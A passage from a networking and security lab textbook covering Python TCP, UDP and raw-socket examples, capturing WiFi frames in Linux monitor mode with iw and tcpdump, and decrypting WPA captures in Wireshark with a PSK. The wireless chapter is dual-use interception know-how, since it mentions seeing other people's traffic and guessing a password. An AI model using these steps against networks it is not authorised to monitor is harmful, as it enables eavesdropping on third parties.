The example application contains the server IP address (`127.0.0.1`), port (`5005`) and message (`Hello World!`) hardcoded into the Python source. The address used means the client and server run on the same computer (easy for testing, but not very useful). You should change them to the values appropriate for your setup.

Start the server in one terminal, and then start the client in another terminal. The client exchanges data with the server and then exits. The server remains running. The output on the server is:

```
$ python socket_tcp_server.py
Hello, World! from 127.0.0.1:56279
```

The output on the client is:

```
$ python socket_tcp_client.py
Connected to 127.0.0.1:5005
Thank you.
$
```

19.5.2 TCP Client

```
"""
Demonstration of TCP client. See also socket_tcp_server.py.
"""

import socket

# Addresses and data
serverip = "127.0.0.1"
serverport = 5005
message = "Hello,␣World!"

# Create a TCP stream socket with address family of IPv4 (INET)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the server at given IP and port
s.connect((serverip, serverport))
print "Connected␣to␣" + serverip + ":" + str(serverport)

# Send the entire message
s.sendall(message)

# Wait for a response (max of 1024 bytes)
response = s.recv(1024)
print response
```

19.5.3 TCP Server

```
"""
Demonstration of TCP server. See also socket_tcp_client.py.
"""

import socket

# Addresses and data
serverport = 5005
message = "Thank␣you."

# Create a TCP stream socket with address family of IPv4 (INET)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Bind the socket to any IP address and the designated port
s.bind(('', serverport))

# Listen for connect requests (up to 5 at a time)
s.listen(5)

# Server continues forever accept client connections
while 1:

        # Wait to accept a connection from a client
        # This creates a new socket
        clientsocket, clientaddress = s.accept()

        # Wait for a request from the connected client (max of 1024 bytes)
        request = clientsocket.recv(1024)
        print request + "␣from␣" + clientaddress[0] + ':' + str(clientaddress[1])

        # Send the entire message
        clientsocket.sendall(message)

        # Close the connection to client
        clientsocket.close()
```

19.6 UDP Sockets in Python

19.6.1 Example Usage

Similar to the TCP Python example, the addresses and messages are hardcoded in the source for the UDP example. You should change them to values appropriate for your setup.

Start the server in one terminal, and then start the client in another terminal. The client sends a message to the server and the server returns an acknowledgement. The client waits for 0.5 seconds and then repeats. To exit the client/server press Ctrl-C.

The output on the server is:

```
$ python socket_udp_server.py
received message: Hello, World!
received message: Hello, World!
received message: Hello, World!
received message: Hello, World!
received message: Hello, World!
received message: Hello, World!
received message: Hello, World!
```

The output on the client is:

```
$ python socket_udp_client.py
UDP target IP: 127.0.0.1
UDP target port: 5006
message: Hello, World!
received message: Ack
received message: Ack
received message: Ack
received message: Ack
received message: Ack
received message: Ack
received message: Ack
^C
```

19.6.2 UDP Client

```
"""
Demonstration of UDP client. See also socket_udp_server.py.
"""

import socket
import time
```

```

# Addresses and data
serverip = "127.0.0.1"
serverport = 5006
message = "Hello,␣World!"

print "UDP␣target␣IP:", serverip
print "UDP␣target␣port:", serverport
print "message:", message

# Create a UDP datagram socket with address family of IPv4 (INET)
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Send data forever (or until Ctrl-C)
while True:

        # Send message to server
        sock.sendto(message, (serverip, serverport))

        # Wait for reply from server (max 1024 bytes)
        data, addr = sock.recvfrom(1024)
        print "received␣message:", data

        # Wait for some time before sending the message again
        time.sleep(0.5)
```

19.6.3 UDP Server

```
"""
Demonstration of UDP server. See also socket_udp_client.py.
"""

import socket

# Addresses and data
serverport = 5006
message = "Ack"

# Create a UDP datagram socket with address family of IPv4 (INET)
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Bind the socket to any IP address and the designated port
sock.bind(('', serverport))

# Receive data forever (or until Ctrl-C)
while True:

        # Wait for message from client (max 1024 bytes)
        data, clientaddr = sock.recvfrom(1024)
        print "received␣message:", data

        # Send message to client
        sock.sendto(message, clientaddr)
```

19.7 Raw Sockets in Python

TCP and UDP sockets provide an interface for an application to send/receive data using the respective transport protocol. In turn, both TCP and UDP use IP, which creates an IP datagram and sends it via the NIC. Raw sockets provide an interface for an application to create any type of packet and send via a chosen network interface. It provides the application direct access to send a data link layer packet (e.g. Ethernet frame), rather than having to go via TCP/IP.

Most applications don't need raw sockets, as TCP or UDP sockets provide a much simpler interface for the service required by the application. However there are special cases when raw sockets may be used. For example, you can create packets of any format to send via a network interface for testing purposes (testing the network, testing the security of a system). Also you can capture packets of any type using raw sockets (e.g. implement your own "tcpdump").

The following code provides an example of using raw sockets to create two types of packets:

1. An Ethernet frame carrying the data `Hello`. The frame is sent to another computer on the LAN (hardcoded to be `192.168.1.1`). Although the frame is sent, the receiving computer will most likely not do anything with the frame as there is no network layer protocol to pass the received data to.

2. An Ethernet frame carrying an IP datagram. Inside the IP datagram is an ICMP packet, in particular an ICMP Echo Request used by ping. Again this is sent to a hardcoded destination address, with the intention that when this computer receives the Ethernet frame it will respond with an ICMP Echo Reply.

The example Python application demonstrates how to create the two frames to be sent. The code creates the frames in their raw binary format (although using hexadecimal values instead of binary). The frames, including source/destination MAC addresses, source/destination IP addresses, packet sizes, and checksums, are hardcoded in the Python source. This wil not run on your computer: you will at least need to change the addresses and checksums. Read the source code to see suggestions on how to do this.

The application sends the two frames and then exits. To test whether it worked you should capture using `tcpdump` on both the sending computer and the destination computer.

```
"""
Demonstration of a raw socket to send arbitrary Ethernet packets
Includes two packet examples: Ethernet frame, ICMP ping request
Based on: https://gist.github.com/cslarsen/11339448
"""

import socket

# Addresses and data
interface = "eth0" # Set this to your Ethernet interface (e.g. eth0, eth1, ...)
protocol = 0 # 0 = ICMP, 6 = TCP, 17 = UDP, ...

# Create a raw socket with address family PACKET
s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)
```

```

# Bind the socket to an interface using the specific protocol
s.bind((interface,protocol))

# Create an Ethernet frame header
# - Destination MAC: 6 Bytes
# - Source MAC: 6 Bytes
# - Type: 2 Bytes (IP = 0x0800)
# Change the MAC addresses to match the your computer and the destination
ethernet_hdr = [0x00, 0x23, 0x69, 0x3a, 0xf4, 0x7d, # 00:23:69:3A:F4:7D
                0x90, 0x2b, 0x34, 0x60, 0xdc, 0x2f, # 90:2b:34:60:dc:2f
                0x08, 0x00]

# ------------
# First packet
# Lets create an Ethernet frame where the data is "Hello". The ethernet header
# is already created above, now we just need the data. Note that if you capture
# this frame in Wireshark it may report "Malformed packet" which means Wireshark
# does not understand the protocol used. Thats ok, the packet was still sent.

# Frame structure:
# etherent_hdr | ethernet_data
#     14 B     |      5 B

ethernet_data_str = "Hello"

# Convert byte sequences to strings for sending
ethernet_hdr_str = "".join(map(chr, ethernet_hdr))

# Send the frame
s.send(ethernet_hdr_str + ethernet_data_str)


# -------------
# Second packet
# Now lets create a more complex/realistic packet. This time a ping echo request
# with the intention of receiving a ping echo reply. This requires us to create
# the IP header, ICMP header and ICMP data with exact values of each field given
# as bytes. The easiest way to know what bytes is to capture a normal packet in
# Wireshark and then view the bytes. In particular look at the IP ahd ICMP
# checksums - they need to be correct for the receiver to reply to a ping Echo
# request. The following example worked on my computer, but will probably not
# work on your computer without modification. Especially modify the addresses
# and checksums.

# Frame structure:
# etherent_hdr | ip_hdr | icmp_hdr | icmp_data
#     14 B     | 20 B |   16 B   |  48 B

# Create IP datagram header
# - Version, header length: 1 Byte (0x45 for normal 20 Byte header)
# - DiffServ: 1 Byte (0x00)
# - Total length: 2 Bytes
# - Identificaiton: 2 Bytes (0x0000)
# - Flags, Fragment Offset: 2 Bytes (0x4000 = Don't Fragment)
# - Time to Line: 1 Byte (0x40 = 64 hops)
# - Protocol: 1 Byte (0x01 = ICMP, 0x06 = TCP, 0x11 = UDP, ...)
# - Header checksum: 2 Bytes
# - Source IP: 4 Bytes
# - Destination IP: 4 Bytes
ip_hdr = [0x45,
          0x00,
          0x00, 0x54,
          0x80, 0xc6,
          0x40, 0x00,
          0x40,
          0x01,
          0x36, 0x8a, # checksum - change this!
          0xc0, 0xa8, 0x01, 0x07, # 192.168.1.7
          0xc0, 0xa8, 0x01, 0x01] # 192.168.1.1

# ICMP Ping header
# - Type: 1 Byte (0x08 = Echo request, 0x00 = Echo reply)
# - Code: 1 Byte (0x00)
# - Checksum: 2 Bytes (try 0x0000, then in Wireshark look at correct value)
# - Identifier: 2 Bytes
# - Sequence number: 2 Bytes
# - Timestamp: 8 Bytes
icmp_hdr = [0x08,
            0x00,
            0xc2, 0x4d, # checksum - change this!
            0x00, 0x00,
            0x00, 0x01,
            0xab, 0x5c, 0x8a, 0x54, 0x00, 0x00, 0x00, 0x00]

# ICMP Ping data
# - Data: 48 Bytes
icmp_data = [0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
             0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
             0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
             0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
             0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
             0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]

# Convert byte sequences to strings for sending
ethernet_hdr_str = "".join(map(chr, ethernet_hdr))
ip_hdr_str = "".join(map(chr, ip_hdr))
icmp_hdr_str = "".join(map(chr, icmp_hdr))
icmp_data_str = "".join(map(chr, icmp_data))

# Send the frame
s.send(ethernet_hdr_str + ip_hdr_str + icmp_hdr_str + icmp_data_str)
```

Chapter 20

Wireless Security in Linux

This chapter demonstrates intercepting traffic on a wireless network. This task requires a computer with specific wireless hardware; VirtualBox or virtnet cannot be used to overcome any hardware limitations. Therefore you may not be able to perform the tasks yourself, however you can still learn the general concepts of capturing wireless packets.

20.1 Prerequisites

20.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Operation of wireless LANs, including Access Point (AP), MAC addresses, channels and frequencies.
- Packet capture and analysis using `tcpdump` and Wireshark.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- Perform operations on directories and files, including `ls`, `cd`, `cp`.

20.1.2 Linux and Network Setup

The tasks in this chapter require Linux installed directly on a real computer. Virtualisation techniques, including running Linux as a virtual machine on a Windows computer, will not work. Similar, virtnet will not work. You must have Linux installed on a computer *and* that computer having a suitable wireless card. Alternatively a macOS system may work. Further details of these requirements are given in Section 20.2.

20.2 Wireless LANs

This chapter focusses on capturing packets on a wireless network, specifically a wireless LAN. While we don't attempt to explain wireless LAN's here, a summary of important concepts is given in Section 20.2.1. Sections 20.2.2, 20.2.3 and 20.2.4 address packet capture in Linux, macOS and Windows host operating systems, respectively.

File: nsl/wireless.tex, r1668

20.2.1 Wireless LAN Concepts

A wireless LAN is a type of wireless network. The common standard used in wireless LANs is Institute of Electrical and Electronic Engineers (IEEE) 802.11. The marketing name is Wireless Fidelity (WiFi). The terms wireless LAN, IEEE 802.11 and WiFi are sometimes used interchangeably.

A wireless LAN commonly consists of an Access Point (AP) that bridges the wired and wireless network segments, and multiple clients or stations that associate with that AP. Each AP has a Basic Service Set Identifier (BSSID) that identifies that AP—this is the AP MAC address. An AP also belongs to a network (which may include multiple APs). This network is referred to as an Extended Service Set Identifier (ESSID), or more commmonly simply, a Service Set Identifier (SSID). The SSID is a name given by the administrator.

Clients must discover APs, either by probing for them, or by an AP periodically broadcasting becaons advertising itself. Once discovered a client can attempt to associate with the AP and then authenticate with the AP.

Wireless LANs, and in particular the IEEE 802.11 standard, deal with the Physical Layer (PHY) and MAC layer. The PHY specifies the radio transmission techniques, while the MAC specifies the protocols for connecting clients to APs and data transmission in a fair and efficient manner.

Key characteristics of the PHY include:

Frequency Bands 2.4 GHz and 5 GHZ are common.

Channels Within each frequency band a range of different channels are available. Each channel is centred on a specific frequency, e.g. channel 1 in the 2.4 GHz band is centred on frequency 2.412 GHz. A client and AP must use the same channel if wanting to communicate.

Transmit (Tx) Power The power at the source transmits a signal. Generally it is fixed.

Signal Strength Also, Received Signal Strength (RSS). The strength at which a signal is received. This depends on various factors, including distance, obstructions and frequencies.

Data Rate The rate at which bits are sent across the wireless link. Generally the data rate is auto-negotiated by the end points depending on signal strength. Therefore it may change over time (as the signal strength changes).

The MAC layer specifies mechanisms for managing a network, data transfer and controlling that data transfer. MAC frames exist for each of these mechanisms including:

Data A DATA frame.

Control An ACK frame in response of DATA, as well as Request To Send (RTS) and Clear To Send (CTS) frames for special cases.

Management Beacons, probe requests, probe responses for discovery; and authenticate and associate requests and responses.

Broadcast Nature of Wireless

The nature of radio transmission in wireless LAN is that while an AP may be sending data to a specific client, the signal is effecitvely broadcast to all other receivers within range. So while the intended client receives the signal (and can process the data), other nearby clients (or APs) also receive the signal. Normally a client (or AP) will only process that data if it was the intended destination. This is determined by the destination MAC address.

For example, assume an AP transmits a signal containing data intended for client with MAC address `11:22:33:44:55:66`. Two clients are within range and receive the signal. While client with MAC `ff:ee:dd:cc:bb:aa` receives the signal, it does not process the data since it is not the intended recipient. Whereas client with MAC address `11:22:33:44:55:66` is the intended recipient so it process the data. The processing of data means that data is passed by the driver to the operating system.

Wireless LAN Hardware

In the past most Wireless LAN hardware was in the form of separate add-on cards in different form factors. Nowadays, almost all laptops and phones have wireless LAN chips built-in, or USB wireless LAN adapters are used.

The wireless LAN adapter implements the PHY and MAC of IEEE 802.11. Software drivers are used for the adapter to communicate with the operating system. Drivers are normally released by the adapter manufacturer, and capabilities of the adapter available to the operating system (and subsequently applications) are dependent on the driver.

Monitor Mode

As previously discussed, if a wireless LAN adapter receives a signal but is not the intended recipient, then the data does not get passed by the driver to the operating system. Essentially the operating system (and any applications running on it) does not know the data was received—it is ignored. The same applies for control frames, which are handled by the adapter and not passed to the operating system.

For a client, this mode of operation is called *managed mode*, where the AP is managing the communications.

Some wireless LAN adapters do support a different mode, called *monitor mode*. In monitor mode the driver will pass all frames on to the operating system, irrespective of the intended recipient. For example, if a frame is destined to `11:22:33:44:55:66` but received by `ff:ee:dd:cc:bb:aa`, then in monitor mode that frame is passed by the driver to the operating system. This allows applications to see all communications in a nearby area, no matter if they are the intended recipient or not.

There are limitations of monitor mode. Firstly, while a wireless LAN adapter is in monitor mode it cannot be associated with an AP. It generally has receive only capabilities, not allowing transmissions. Secondly, not all wireless LAN adatpter hardware support monitor mode. Finally, in the major limitation for our purposes, not all drivers support monitor mode (even if the hardware does). Therefore using monitor mode to capture packets requires the correct combination of wireless LAN hardware and drivers.

In the past there have been some wireless LAN adapter manufacturers that have good monitor mode support with Linux drivers, whereas Windows had no support (due to the driver architecture). Nowadays, there are many more adapters that support monitor mode, and it is even support on macOS and Windows (as well as Linux). Still, there is no guarantee that your computer will support monitor mode. The next sections give information for finding out about monitor mode in various operating systems.

20.2.2 Linux

If Linux is install on your computer (as a host, not as a guest in VirtualBox or virtnet) and you have an appropriate wireless LAN adapter, then you should be able to capture wireless packets in monitor mode. What is an appropriate wireless LAN adapter? There is no easy answer. Generally built-in Intel Centrino wireless chips support monitor mode, and many other widely used chip manufacturers do. However often it changes between models and even versions. The best way to know is to try the commands in Section 20.3 or search for your wireless LAN adapter details. The Linux kernel wireless page does list chips/drivers and their support for monitor mode, but it may be out of date and identifying your chipset/driver is not obvious.

20.2.3 macOS

While this chapter does not show how to capture wireless packets on Apple macOS, it is relatively simple. Apple provide a support article showing how to use tcpdump to capture wireless packets.

20.2.4 Windows

This chapter does not show how to capture wireless packets on Windows operating systems. It is however possible with Npcap. The Wireshark wiki explains the options and issues.

20.3 Capturing Wireless LAN Packets in Monitor Mode with iw

This section demonstrates capturing wireless packets in Linux. This involves putting the wireless LAN card into monitor mode, allowing you to view and record all packets sent by other WiFi devices nearby.

The instructions use the command `iw` for configuring wireless interfaces. Similar operations can be performed using `iwconfig`, and older instructions for `iwconfig` only are available online. The command iw is meant to replace iwconfig. We still use the older `iwconfig` occasionally, but `iw` is a much more powerful tool for viewing/configuring wireless information.

The demonstration was run on a laptop with Linux and an Intel wireless LAN adapter.

20.3.1 Getting Started with iw

First be aware that `iw` distinguishes between wireless LAN hardware devices (the PHY) and the network interface configured to use that hardware (e.g. `wlan0`, similar to an

Ethernet `eth0` interface). To see the list of devices, and interfaces for each device:

```
$ iw dev
phy#0
    Interface wlan0
        ifindex 3
        type managed
```

In my case (and most likely for most typical computers) the hardware is phy0 and my network interface is wlan0. You can see detailed information about the hardware using:

```
$ iw phy phy0 info
Wiphy phy0
    Band 1:
        Capabilities: 0x172
            HT20/HT40
...
    Supported interface modes:
         * IBSS
         * managed
         * AP
         * AP/VLAN
         * WDS
         * monitor
         * mesh point
    software interface modes (can always be added):
         * AP/VLAN
         * monitor
...
```

Of importance for the next step is the supported/software interface modes should include entry for “monitor”, meaning your hardware supports monitor mode. If there is no “monitor” entry, then you will not be able to capture other peoples data using the next steps.

20.3.2 Capturing in Monitor Mode

If your hardware device supports monitor mode then you must add a monitor interface called `mon0`.

```
$ sudo iw phy phy0 interface add mon0 type monitor
```

You can check that it is added:

```
$ iw dev
phy#0
    Interface mon0
        ifindex 4
        type monitor
    Interface wlan0
        ifindex 3
        type managed
```

We will capture with the `mon0` interface, so you can delete the normal `wlan0` interface:

```
$ sudo iw dev wlan0 del
```

Now enable the `mon0` interface using `ifconfig`:

```
$ sudo ifconfig mon0 up
```

Before capturing, specify the wireless LAN frequency you want to capture on. You should choose the frequency based on the channels used by neighbouring access points. The frequency is given in MHz, e.g. channel 6 is `2437`. Figure 20.1 illustrates the channels in the 2.4 GHz frequency band.




Figure 20.1: 2.4 GHz Wi-Fi channels (802.11b,g WLAN), Michael Gauthier / Wikimedia Commons / CC-BY-SA-3.0 /

```
$ sudo iw dev mon0 set freq 2437
```

To check that your interface is in monitor mode and using the correct frequency you can use `iwconfig`:

```
$ iwconfig mon0
mon0      IEEE 802.11bgn Mode:Monitor Frequency:2.437 GHz Tx-Power=20 dBm
          Retry  long limit:7  RTS thr:off  Fragment thr:off
          Power Management:on
```

Now you can capture, e.g. using `tcpdump`:

```
$ sudo tcpdump -i mon0 -n -w wireless.cap
```

Ctrl-C to stop the capture, then view with Wireshark. To display select wireless LAN frames in Wireshark use the wlan and wlan_mgt filters. Section 11.4.3 summarises some key filters.

Returning to Managed Mode

If after monitoring you want to revert the changes and continue using the `wlan0` interface in managed mode (e.g. connect to an AP), then delete the `mon0` interface and add the `wlan0` interface:

```
$ sudo iw dev mon0 del
$ sudo iw phy phy0 interface add wlan0 type managed
$ iw dev
phy#0
```

```
    Interface wlan0
        ifindex 5
        type managed
$ iwconfig wlan0
wlan0     IEEE 802.11bgn ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry  long limit:7  RTS thr:off  Fragment thr:off
          Power Management:on
```

20.3.3 What Can Go Wrong?

If you get errors with some of the above `iw` commands, then there are several ways to troubleshoot.

First, check that the wireless device is not soft/hard blocked by `rfkill` and unblock it if it is:

```
$ rfkill list
0: phy0: Wireless LAN
    Soft blocked: yes
    Hard blocked: no
$ rfkill unblock 0
```

Also , make sure you are using the correct interface/device. In my examples I use `phy0`, `wlan0` and `mon0`. Yours may be different.

If the commands work, but in Wireshark you can only see packets either to your computer or broadcast/multicast (i.e. you cannot see any packets from one computer to another computer, such as HTTP or SSH), then make sure the frequency you selected is being used by others.

Finally, check that your device supports monitor mode (look in the output of `iw phy phy0 info`). Some wireless cards do not support monitor mode, and even if they do, some drivers do not support it.


20.4 Decrypting Captured Wireless LAN Packets

You may capture wireless LAN packets and then realise you cannot see the data because encryption was used, specifically wireless LAN encryption using WiFi Protected Access (WPA). If the capture was performed on your own network and you know the WiFi password used by the AP, then it is possible to have the WPA packets decrypted in Wirehshark. There are several steps to perform.

First, you must know the WiFi password used. If you don't know it, the only practical possibility is to guess it. You also must know the SSID. This is included in the frame headers, so can be obtained from the capture file.

WPA uses a Pre-Shared Key (PSK) between the AP and client. This PSK is generated based on the configured password and SSID. We need to generate that PSK. Luckily Wireshark provides a website that will quickly generate the PSK for us. Go to the Wireshark PSK Generator website and enter the WiFi password and WiFi SSID. The output will be a WPA PSK. Copy the value of the PSK.

Now in Wireshark go to the *Edit* menu and select *Preferences*. Expand the *Protocols* and scroll down to *IEEE 802.11*. The preferences for IEEE 802.11 wireless LAN allows you to *Edit the Decryption keys*. Add a new key of type *wpa-psk* and paste in the PSK value. Click *Ok*, make sure *Enable Decryption* is selected and the WLAN Data packets should now be decrypted in Wireshark. Figure 20.2 shows an example of the Wireshark interface to set the PSK.



IEEE 802.11 wireless LAN
[✓] Reassemble fragmented 802.11 datagrams
[ ] Ignore vendor-specific HT elements
[✓] Call subdissector for retransmitted 802.11 frames
[ ] Assume packets have FCS
[✓] Validate the FCS checksum if poss
Ignore the Protection bit
[✓ No] Yes - without IV Yes - with IV
[✓] Enable decryption
Decryption keys Edit...

wpa-psk 209db07c539f6721452089141c6b4072570342fbd061dfb7d...

/home/sgordon/.config/wireshark/80211_keys

Figure 20.2: Wireshark interface for setting PSK for decrypting WiFi packets

Now you can analyse the capture of the decrypted WiFi packets.

Appendix A

Packet Formats and Constants

A.1 Packet Formats




Figure A.1: IP Datagram Format

A.2 Port Numbers and Status Codes

IANA and W3C maintain the official list of port numbers, protocol numbers and HTTP status codes.

Port numbers used by common applications include:

20 FTP data transfer

21 FTP connection control

22 SSH, secure remote login

23 TELNET, (unsecure) remote login

File: nsl/packets.tex, r1669




Figure A.2: TCP Segment Format




Figure A.3: UDP Datagram Format




Figure A.4: Ethernet Frame Format

25 SMTP, email transfer between servers

53 DNS, domain name lookups

67 DHCP server

68 DHCP client

80 HTTP, web servers

110 POP3, client access to email

123 NTP, network time

443 HTTPS, web servers with secure access

520 RIP, routing protocol

